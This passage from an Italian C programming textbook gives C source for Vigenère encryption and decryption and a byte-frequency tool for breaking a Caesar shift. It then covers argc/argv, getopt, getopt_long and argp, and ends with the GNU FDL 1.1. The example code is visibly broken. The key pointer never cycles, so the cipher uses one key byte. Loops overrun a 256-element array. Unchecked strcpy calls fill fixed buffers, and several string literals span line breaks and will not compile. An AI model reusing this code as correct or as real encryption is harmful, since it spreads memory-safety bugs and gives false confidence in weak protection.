44      fgets( nome_crittato, 256, stdin );
45      fputs( nome_crittato, stdout );
46
47
48    }
49    else if( argc != 3){
```

```
50      printf("\tUtilizzo:
51                \nvigenere <file in chiaro><file di output crittato>\n");
52
53      exit(0);
54    }
55
56    else   {
57      strcpy(nome_chiaro, argv[1]);
58      strcpy(nome_crittato, argv[2]);
59
60      if ( crittato = fopen( nome_crittato, "w" ) )  {
61
62        if ( chiaro = fopen( nome_chiaro, "r" ) ) {
63
64
65          /* Inizializzo la struttura     */
66
67          key_start = malloc (sizeof(struct chiave));
68          key_start -> data = 0;
69          key_start -> next = NULL;
70          key = key_start;
71          /*                              */
72
73
74          printf("Inserire la chiave per crittare
75                  \nterminando la sequenza con ^D (Control+D)\n");
76
77          do  {
78            kapp = getc(stdin);
79            key -> data = kapp;
80            key -> next = ( malloc( sizeof(struct chiave) ) );
81            key = key -> next;
82
83          } while (kapp  != EOF);
84
85          /*      Fine generazione lista          */
86          /*      Inizio Crittazione              */
87
88
89          key = key_start;
90
```

```
 91          while(( appoggio = getc(chiaro)) != EOF ) {
 92
 93            if( key->next /*!= NULL*/)  {
 94              crittochar = vigen(appoggio, key->data);
 95
 96            }
 97
 98            else {
 99              crittochar = vigen(appoggio, key_start->data);
100              key = key->next;
101
102            }
103
104
105            fputc(crittochar , crittato);
106          }/*     while   */
107          /*   Fine crittazione           */
108        }
109      }
110
111      /*      Elimino la lista dalla memoria     */
112
113      key = key_start;
114      do{
115        key_start = key -> next;
116        free( key );
117        key = key_start;
118
119      } while (key != NULL);
120      fclose(crittato);
121      fclose(chiaro);
122    }
123  }
124
```

Va notato che, laddove l'algoritmo di Cesare, iterato sul medesimo file faceva ritornare il messaggio di partenza, nell'algoritmo di Vigenère le funzioni per crittare e decrittare sono due diverse.

La funzione usata per crittare era:

```
int vigen( int x, int k)
```

```
{
        return ( (x + k) % 256);

}
```

n suo luogo, l' inversa sarà nient' altro che:

```
int dec_vigen( int x, int k)
{
        return ( (x - k) % 256);
        /* Compare il meno al posto della somma che si aveva per crittare */

}
```

Si riporta di seguito, per comodità del lettore, l'intero sorgente, che si ottiene semplicemente sostituendo alla funzione

`vigen()`

la

`dec_vigen()`

al fine di riottenere, fornendo la medesima password impiegata per crittare, il testo di partenza.

```
 1
 2  #include<stdio.h>
 3  #include<string.h>
 4  #include<stdlib.h>
 5
 6  char nome_crittato[256];
 7  char nome_chiaro[256];
 8  int appoggio, crittochar;/* N.B.: è un int per leggere l' EOF */
 9  int kapp;
10  FILE *crittato, *chiaro;
11
12  struct chiave
13  {
14          int data;
15          struct chiave *next;
16  };
17
```

```
18
19  int dec_vigen( int x, int k)
20  {
21          return ( (x - k) % 256);
22
23  }
24
25
26  int main(int argc, char *argv[])
27  {
28
29    struct chiave *key, *key_start;
30
31    if( argc == 1 ){
32      /*
33                  Modalità interattiva
34                  ( Niente parametri da riga di comando )
35
36      */
37
38      printf("\tInserire nome del file da decrittare\n");
39      fgets( nome_chiaro, 256, stdin );
40      fputs( nome_chiaro, stdout );
41
42
43      printf("\tInserire nome del file su cui scrivere\n");
44      fgets( nome_crittato, 256, stdin );
45      fputs( nome_crittato, stdout );
46
47
48    }
49    else if( argc != 3){
50      printf("\tUtilizzo:
51                \ndvigenere <file crittato><file di output in chiaro>\n
52
53      exit(0);
54    }
55
56    else{
57      strcpy(nome_chiaro, argv[1]);
58      strcpy(nome_crittato, argv[2]);
```

```
59
60      if ( crittato = fopen( nome_crittato, "w" ) ){
61
62        if ( chiaro = fopen( nome_chiaro, "r" ) ){
63
64
65          /* Inizializzo la struttura     */
66
67          key_start = malloc (sizeof(struct chiave));
68          key_start -> data = 0;
69          key_start -> next = NULL;
70          key = key_start;
71          /*                              */
72
73
74          printf("Inserire la chiave per decrittare
75                  \nterminando la sequenza con ^D (Control+D)\n");
76
77          do {
78            kapp = getc(stdin);
79            key -> data = kapp;
80            key -> next = ( malloc( sizeof(struct chiave) ) );
81            key = key -> next;
82
83          } while (kapp  != EOF);
84
85          /*      Fine generazione lista          */
86          /*      Inizio Crittazione              */
87
88
89          key = key_start;
90
91          while(( appoggio = getc(chiaro)) != EOF ){
92
93            if( key->next /*!= NULL*/){
94              crittochar = dec_vigen(appoggio, key->data);
95
96            }
97
98            else{
99              crittochar = dec_vigen(appoggio, key_start->data);
```

```
100             key = key->next;
101
102           }
103
104
105           fputc(crittochar , crittato);
106         }/*     while   */
107         /*   Fine crittazione           */
108       }
109     }
110
111     /*      Elimino la lista dalla memoria     */
112
113     key = key_start;
114     do{
115       key_start = key -> next;
116       free( key );
117       key = key_start;
118
119     } while (key != NULL);
120
121     fclose(crittato);
122     fclose(chiaro);
123   }
124 }
125
```

F.3 Il grosso guaio delle sostituzioni monoalfabetiche

Abbiamo visto come il cifrario di Cesare adotta la tecnica di sostituire ogni carattere con un altro in maniera sistematica. Nel caso sopra menzionato, il tipo di sostituzione appariva inoltre assai semplice. Tuttavia non ha importanza quanto la trasformazione sia semplice, in quanto, per quanto complicata possa essere la legge di sostituzione scelta, i cifrari monoalfabetici sono attaccabili dal punto di vista statistico; nella fattispecie, ogni lingua ha delle frequenze caratteristiche, ci sono delle lettere che si ripetono con frequenza maggiore di altre, che non si incontrano quasi mai.
Si fa, come di consueto, un esempio pratico; si supponga di disporre di alcuni

versi del consueto autore sovversivo:

```
Mescolando nella memoria
le divinità con i miti d'infanzia

Risorgo adulto
più vicino
PIU' VICINO

Catadiottri inespressivo
rilucenti tenebra significo
malato a morte
della malattia del tempo

Mimetico silenzio lirico
dolce sorriso ebete
terribile destino confortante
e amaro riso amaro
su di un destino
AMARO
```

Si critta tale testo con l'algoritmo di Cesare, inserendo come traslazione tra l'alfabeto cifrante e quello in chiaro, il valore 77.

Andiamo ad analizzare il risultato ottenuto con un comodo strumento che ci costruiamo di seguito:

```
 1
 2  #include<stdio.h>
 3  #include<string.h>
 4  #include<math.h>
 5
 6  char nome_statistiche[256];
 7  char nome_out[256];
 8  int conteggio[256];
 9  int appoggio, i, j, valore, totale;
10  float percentuale;
11  FILE  *statistiche, *out;
12
13  int main(int argc, char *argv[])
14  {
15    if( argc == 1 ){
16      /*
17                  Modalità interattiva
18                  ( Niente parametri da riga di comando )
19
20      */
21
22      printf("\tInserire nome del file da analizzare\n");
23      fgets( nome_statistiche, 256, stdin );
24
25
26      printf("\tInserire nome del file da utilizzare per l'output\n");
27      fgets( nome_out, 256, stdin );
28
29
30    }
31    else if( argc != 3){
32      printf("\tUtilizzo:
33                \nstatistiche <file input><file di output>");
34
35      exit(0);
36    }
```

```
37
38    else{
39      strcpy(nome_statistiche, argv[1]);
40      strcpy(nome_out, argv[2]);
41
42
43      if(
44         ( out = fopen( nome_out, "w" ) )  &&
45         (statistiche = fopen( nome_statistiche, "r"))
46         )    {
47
48        for( i=0;i<=256; i++){
49          conteggio[i]=0;
50
51          /*              inizializza a zero i contatori          */
52        }
53
54        totale = 0;
55        while ( (appoggio = getc(statistiche)) != EOF ){
56          conteggio[appoggio]++;
57          totale++;
58        }
59
60        /*                Scrive  i risultati su file             */
61        for( j=0; j<=256; j++){
62
63  fprintf(out, "\til codice %d compare %d volte\n", j, conteggio[j]);
64
65        }
66
67
68      }
69    }
70  }
71
```

Compilando ed eseguendo il programma sopra, si ottiene in input qualcosa come:

```
        il codice 0 compare 0 volte
        il codice 1 compare 1 volte

[...]

        il codice 255 compare 0 volte
        il codice 256 compare 0 volte
```

Si coglie come il valore preponderante si abbia in corrispondenza alla riga:

```
        il codice 40 compare 30 volte
```

Sapendo, ad esempio, che il sorgente originale conteneva della formattazione, è verosimile supporre che il codice piú frequente nell'originale fosse il carattere di spaziatura, con codice ASCII 32.

Quindi si ha:

$40 - 32 = 8$

da cui si è ottenuto il valore di cui l'algoritmo di Cesare ha sfasato i due alfabeti.

Per riottenere il file originario in chiaro, sarà sufficiente operare sul file crittato l'algoritmo di cesare con sfasamento -8.

F.3.1 Osservazioni di carattere generale

E' da notare che il modo di procedere assunto finora nella pratica, ci permette di codificare e trattare virtualmente qualsiasi tipo di file. Ovvero: se si fossero operate delle trasformazioni su un insieme di caratteri limitato a quelli stampabili, si sarebbe riusciti a crittare unicamente messaggi di testo. Invece, agendo sull'intero insieme del codice ASCII, risulta possibile trasformare (e riportare, mediante anti-trasformazione, alla forma originaria, naturalmente..) anche file eseguibili. ...provare per credere. N.B.: si noti che quando si critta un file eseguibile, e poi lo si riporta nella forma originaria, è necessario, in ambiente Unix, riassegnargli con il comando `chmod + x` il permesso di esecuzione.

Appendice G

Argomenti da linea di comando

Prendete in considerazione il seguente comando:

```
contez@freeside:~/ImparareC-CVS/imparare_c$ ls
```

Esso mostra semplicemente il listato dei files e delle directory visibili presenti della directory corrente. Nulla di complesso dunque. Eppure, come certamente sapete, si tratta di un comando con potenzialità estremamente più elevate. Il comportamento descritto precedentemente non è altro che il comportamento standard che si ottiene lanciando il comando **senza argomenti**. Gli argomenti servono quindi a modificare, arricchire, completare il funzionamento di un programma a riga di comando in maniera comoda e veloce senza dover interagire con un file di configurazione [1].

Si tenga ben in considerazione una cosa: un programma lanciato senza alcun argomento deve **comunque** avere un comportamento definito e previsto!!! Per quei programmi che necessitano di almeno un argomento per poter essere eseguiti, in assenza di esso, si preferisce stampare a video un sintetico help per guidare l'utente.

G.1 Argc e Argv

Nello standard ISO C si definisce la funzione *main* di un programma alla seguente maniera:

```
int main (int ARGC, char *ARGV[])
```

Gli argomenti della funzione: **ARGC** e **ARGV** sono rispettivamente:

[1] I files di configurazione servono più che altro per programmi fatti per rimanere attivi, come i demoni, le cui possibilità di configurazione renderebbero praticamente impraticabile gli argomenti a riga di comando

- Il numero degli argomenti passati al programma in riga di comando.
- Un array di stringhe rappresentante tali argomenti seguito da un puntantore a null [2].

Esiste anche un terzo modo adottato in nel mondo Unix che definisce la funzione *main* alla seguente maniera:

```
int main (int ARGC, char *ARGV[], char *ENVP[])
```

Di esso tuttavia non parleremo in quanto non standard e conseguentemente poco portabile. Dimenticatelo, vedremo in seguito come accedere alle variabili di ambiente.

G.2 Convenzioni POSIX

Prima di addentrarci nello studio delle funzioni che rendono la gestione delle opzioni[3] occorre riportare alcune convenzioni che ci aiuteranno a definire i nostri programmi-che-accettano-argomenti conformi allo standard POSIX:

- Le opzioni cominciano con il carattere - e possono essere specificato insieme o separatemente: -a -r = -ar
- Le opzioni solo costituite solo di caratteri alfanumerici.
- Alcune opzioni richiedono un parametro (ad esempio l'opzione -o, che in molti casi viene utilizzata per specificare il nome del file su cui redirigere un certo output, richiede il nome di un file) e non esiste differenza tra -ofilename.txt oppure -o filename.txt.
- la sequenza – (due trattini) viene di solito utilizzate per le opzioni estese ossia quelle opzioni che non vengono indicate con una lettera ma con una parola.

G.3 Parsing delle opzioni

L'estrazione degli argomenti dalla variabile *argv* può rivelarsi molto complesso, basti pensare che spesso anche il più semplice dei comandi ha decine di opzioni. Per questo motivo vengono messe a disposizione dell'utente librerie apposite in grado di fornire un aiuto e rendere il compito meno gravoso. Rimane comunque possibile, in caso di un numero molto limitato di opzioni, il parsing manuale.

[2] Ciò significa che argv[argc] resituisce null.
[3] Chiamiamo ora opzioni gli argomenti passati a riga di comando

G.3.1 La funzione getopt

Function: int getopt (int ARGC, char **ARGV, const char *OPTIONS)

Questa funzione è utilizzata per il parsing delle opzioni brevi e, perché possa parsare correttamente tutte le opzioni, deve essere inserita in un ciclo. I parametri di funzione `ARGC` e `ARGV` sono gli stessi della funzione main del programma. Il parametro di funzione `OPTIONS` è invece una stringa, senza spazi, delle possibili opzioni accettabili dal programma, quando una di queste opzioni necessita di un parametro allora la si fa seguire dai :. Un esempio di tale stringa potrebbe essere la seguente:

```
aro:c
```

In tale stringa l'opzione -o necessita di un parametro che, seguendo le normali convenzioni, potrebbe essere il nome del file o del dispositivo di outoput. Le altre opzioni non necessitano di parametri.

Verrebbe ora da chiedersi dove venga memorizzato il parametro passato da riga di comando per l'opzione -o durante il parsing. Ebbene esistono delle variabili utilizzate dalla funzione per effettuare lo storage di questa ed altre informazioni. Eccone l'elenco completo:

- int opterr:
  Qualora durante il parsing si dovesse incontrare un'opzione non riconosciuta o un opzione per cui il necessario parametro non è stato passato questa variabile assumerà un valore diverso da 0 e emetterà un errore in standard error straeam. int optopt:
  Nel caso si verificasse la situazione precedentemente descritta l'opzione che l'ha causato viene memorizzata in questa variabile. int optind:
  Questa variabile contiene l'indice del prossimo elemento nell'array ARGV che verrà processato. char *optarg:
  In questa variabile viene memorizzato l'eventuale parametro richiesto da un'opzione.

Se la funzione trova un opzione sconosciuta ritorna ? se manca un parametro di un'opzione ritorna :.

G.3.2 Esempio

L'esempio seguente è tratto dalla documentanzione delle librerie C di GNU/-Linux:

```
 1 #include <unistd.h>
 2 #include <stdio.h>
 3
 4 int  main (int argc, char **argv)
 5 {
 6    int aflag = 0;
 7    int bflag = 0;
 8    char *cvalue = NULL;
 9    int index;
10    int c;
11    opterr = 0;
12
13    while ((c = getopt (argc, argv, "abc:")) != -1)
14      switch (c) {
15        case 'a':
16          aflag = 1;
17          break;
18        case 'b':
19          bflag = 1;
20          break;
21        case 'c':
22          cvalue = optarg;
23          break;
24        case '?':
25          if (isprint (optopt))
26             fprintf (stderr, "Unknown option `-%c'.\n", optopt);
27          else
28             fprintf (stderr, "Unknown character `\\x%x'.\n", optopt);
29          return 1;
30        default:
31          abort ();
32       }
33    printf ("aflag = %d, bflag = %d, cvalue = %s\n", aflag, bflag, cva
34
35    for (index = optind; index < argc; index++)
36       printf ("Non-option argument %s\n", argv[index]);
37    return 0;
38 }
```

Ogni commento su questo codice è piuttoso inutile, leggetelo con attenzione.

G.3.3 La funzione getopt_long

Function: int getopt_long (int ARGC, char *const *ARGV, const char *SHORTOPTS, const struct option *LONGOPTS, int *INDEXPTR)

Per poter utilizzare questa funzione occorre includere l'header `getopt.h` nel quale essa è dichiarata. Si tratta di una estensione della precedente funzione in grado di effettuare il parsing anche delle opzioni lunghe, ossia quelle precedute da – (doppio trattino). I primi 3 parametri di funzione hanno il significato che già abbiamo visto, il quarto parametro è un array di structs option contenente le opzioni lunghe accettate, e un puntatore ad intero contenente l'indice dell'opzione presa in esame. La struct *option* è dichiarata in `getopt.h` nella seguente maniera:

```
struct option
{
# if (defined __STDC__ && __STDC__) || defined __cplusplus
  const char *name;
# else
  char *name;
# endif
  /* has_arg can't be an enum because some compilers complain about
     type mismatches in all the code that assumes it is an int.  */
  int has_arg;
  int *flag;
  int val;
};
```

dove `const char *name` è il nome esteso dell'opzione, `int has_arg` è un intero che può assumere uno dei seguenti valori: no_argument, required_argument o optional_argument con evidente significato. Quando flag è un puntatore a null allora il valore di val viene utilizzato per identificare l'opzione in quanto esso diviene il valore di ritorno della funzione, quando invece non lo è (è quindi un puntatore ad un intero) il valore presente in val viene associato a flag una volta che l'opzione è stata letta, in questo caso la funzione ritorna 0.

G.3.4 Esempio

L'esempio seguente è tratto dalla documentanzione delle librerie C di GNU/-Linux:

```
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <getopt.h>
4
5       /* Flag set by ‘--verbose’. */
6       static int verbose_flag;
7
8       int
9       main (argc, argv)
10            int argc;
11            char **argv;
12       {
13         int c;
14
15         while (1)
16           {
17             static struct option long_options[] =
18               {
19                 /* These options set a flag. */
20                 {"verbose", no_argument,       &verbose_flag, 1},
21                 {"brief",   no_argument,       &verbose_flag, 0},
22                 /* These options don’t set a flag.
23                    We distinguish them by their indices. */
24                 {"add",     no_argument,       0, ’a’},
25                 {"append",  no_argument,       0, ’b’},
26                 {"delete",  required_argument, 0, ’d’},
27                 {"create",  required_argument, 0, ’c’},
28                 {"file",    required_argument, 0, ’f’},
29                 {0, 0, 0, 0}
30               };
31             /* ‘getopt_long’ stores the option index here. */
32             int option_index = 0;
33
34             c = getopt_long (argc, argv, "abc:d:f:",
35                              long_options, &option_index);
36
37             /* Detect the end of the options. */
38             if (c == -1)
39               break;
40
41             switch (c)
```

```
42              {
43              case 0:
44                /* If this option set a flag, do nothing else now. */
45                if (long_options[option_index].flag != 0)
46                  break;
47                printf ("option %s", long_options[option_index].name);
48                if (optarg)
49                  printf (" with arg %s", optarg);
50                printf ("\n");
51                break;
52
53              case 'a':
54                puts ("option -a\n");
55                break;
56
57              case 'b':
58                puts ("option -b\n");
59                break;
60
61              case 'c':
62                printf ("option -c with value `%s'\n", optarg);
63                break;
64
65              case 'd':
66                printf ("option -d with value `%s'\n", optarg);
67                break;
68
69              case 'f':
70                printf ("option -f with value `%s'\n", optarg);
71                break;
72
73              case '?':
74                /* `getopt_long' already printed an error message. */
75                break;
76
77              default:
78                abort ();
79              }
80          }
81
82        /* Instead of reporting `--verbose'
```

```
83           and '--brief' as they are encountered,
84           we report the final status resulting from them. */
85        if (verbose_flag)
86          puts ("verbose flag is set");
87
88        /* Print any remaining command line arguments (not options). */
89        if (optind < argc)
90          {
91            printf ("non-option ARGV-elements: ");
92            while (optind < argc)
93              printf ("%s ", argv[optind++]);
94            putchar ('\n');
95          }
96
97        exit (0);
98      }
99
```

G.4 Utilizzare ARGP

Linterfaccia ARGP, a fronte di una maggiore complessità iniziale, consente di ottenere alcune comportamenti ed automatismi che le funzioni precedentemente descritte non hanno. Prima di vedere in dettaglio le funzioni di cui è composta occorre ricordare che, per poter essere utilizzata, quest'interfaccia richiede l'header `argp.h` nel quale risulta tra l'altro definita la struct `argp` alla seguente maniera:

```
struct argp
{

  __const struct argp_option *options;

  argp_parser_t parser;

  __const char *args_doc;

  __const char *doc;

  __const struct argp_child *children;

  char *(*help_filter) (int __key, __const char *__text, void *__input);
```

```
  const char *argp_domain;
};
```

Come si può facilmente osservare il primo campo non è che un array di strutture di tipo `argp_option` i cui campi analizzeremo in seguito. Tale array contiene quindi tutte le opzioni che il parser deve accettare. Il secondo campo è la funzione contenente le azioni da intraprendere nel parsing. Il terzo campo è un testo utilizzato per stampare a video l'uso del programma, ogni linea, tranne la prima, inizia per or:, ciò significa che ogni linea riporta un particolare utilizzo del programma stesso. Il quarto campo è un testo che deve riportare un manuale di utilizzo esteso quanto basta. Il quinto campo è un array di strutture di tipo `argp_child` i cui campi analizzeremo in seguito. L'array contiene altri parsers che devono essere combinati con il principale. Il sesto campo è un puntatore ad una funzione che filtra i messaggi di aiuto in output. Il settimo campo dovrebbe servire alle traduzioni (TODO).

G.4.1 La struttura argp_option

Questa struttura è dichiarata alla seguente maniera:

```
struct argp_option
{
  __const char *name;

  int key;

  __const char *arg;

  int flags;

  __const char *doc;

  int group;
};
```

Analizziamone dunque i campi.

1. Il primo campo consente di specificare il nome esteso dell'opzione.

2. Il secondo argomento è una chiave passata al parser, se si tratta di un carattere allora questo carattere rappresenterà anche lo short name dell'opzione.

3. Il terzo campo è il nome dell'argomento da passare all'opzione secondo la sintassi `--NOME=VALORE` oppure `-SHORT-OPTION VALORE`.

4. Un flag tra i seguenti:

   - OPTION_ARG_OPTIONAL:
     l'argomento associato alla funzione è opzionale.
   - OPTION_HIDDEN:
     l'opzione non viene motrata nel messaggio di help.
   - OPTION_ALIAS:
     l'opzione è un alias per la più l'opzione più prossima nell'array che abbia questo flag settato.
   - OPTION_DOC:
     governa alcuni punti della formattazione delal documentazione (non è molto utilizzato).
   - OPTION_NO_USAGE:
     utilizzato per quelle opzioni già bene documentate nella documentazione estesa.

5. Stringa di documentazione per questa opzione.

6. gruppo a cui appartiene l'opzione, serve per il suo ordinamento nei messaggi di help.

Parte VII

Copyright

Appendice H

GNU Free Documentation License

Version 1.1, March 2000

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document free in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of copyleft, which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published

as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The Document, below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as you.

A Modified Version of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A Secondary Section is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The Invariant Sections are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The Cover Texts are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License.

A Transparent copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not Transparent is called Opaque.

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF,

proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only.

The Title Page means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, Title Page means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly-accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network-using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission. B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five). C. State on the Title page the name of the publisher of the Modified Version, as the publisher. D. Preserve all the copyright notices of the Document. E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices. F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below. G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice. H. Include an unaltered copy of this License. I. Preserve the section entitled History, and its

title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled History in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence. J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the History section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission. K. In any section entitled Acknowledgements or Dedications, preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein. L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles. M. Delete any section entitled Endorsements. Such a section may not be included in the Modified Version. N. Do not retitle any existing section as Endorsements or to conflict in title with any Invariant Section.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled Endorsements, provided it contains nothing but endorsements of your Modified Version by various parties–for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled History in the various original documents, forming one section entitled History; likewise combine any sections entitled Acknowledgements, and any sections entitled Dedications. You must delete all sections entitled Endorsements.

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an aggregate, and this License does not apply to the other self-contained works thus compiled with the Document, on account

of their being thus compiled, if they are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License, the original English version will prevail.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License or any later version applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the

Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

ADDENDUM: How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

Copyright (c) YEAR YOUR NAME. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or any later version published by the Free Software Foundation; with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST. A copy of the license is included in the section entitled GNU Free Documentation License. If you have no Invariant Sections, write with no Invariant Sections instead of saying which ones are invariant. If you have no Front-Cover Texts, write no Front-Cover Texts instead of Front-Cover Texts being LIST; likewise for Back-Cover Texts.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

*Q*uesto documento è la traduzione non ufficiale (e quindi senza alcun valore legale) della GNU FDL. E' stata inserita al solo scopo di aiutare il lettore italiano nella comprensione del contenuto. Eventuali controversie legali saranno risolte esclusivamente in base alla versione originale di questo documento.

Versione 1.1, Marzo 2000

0. PREAMBOLO

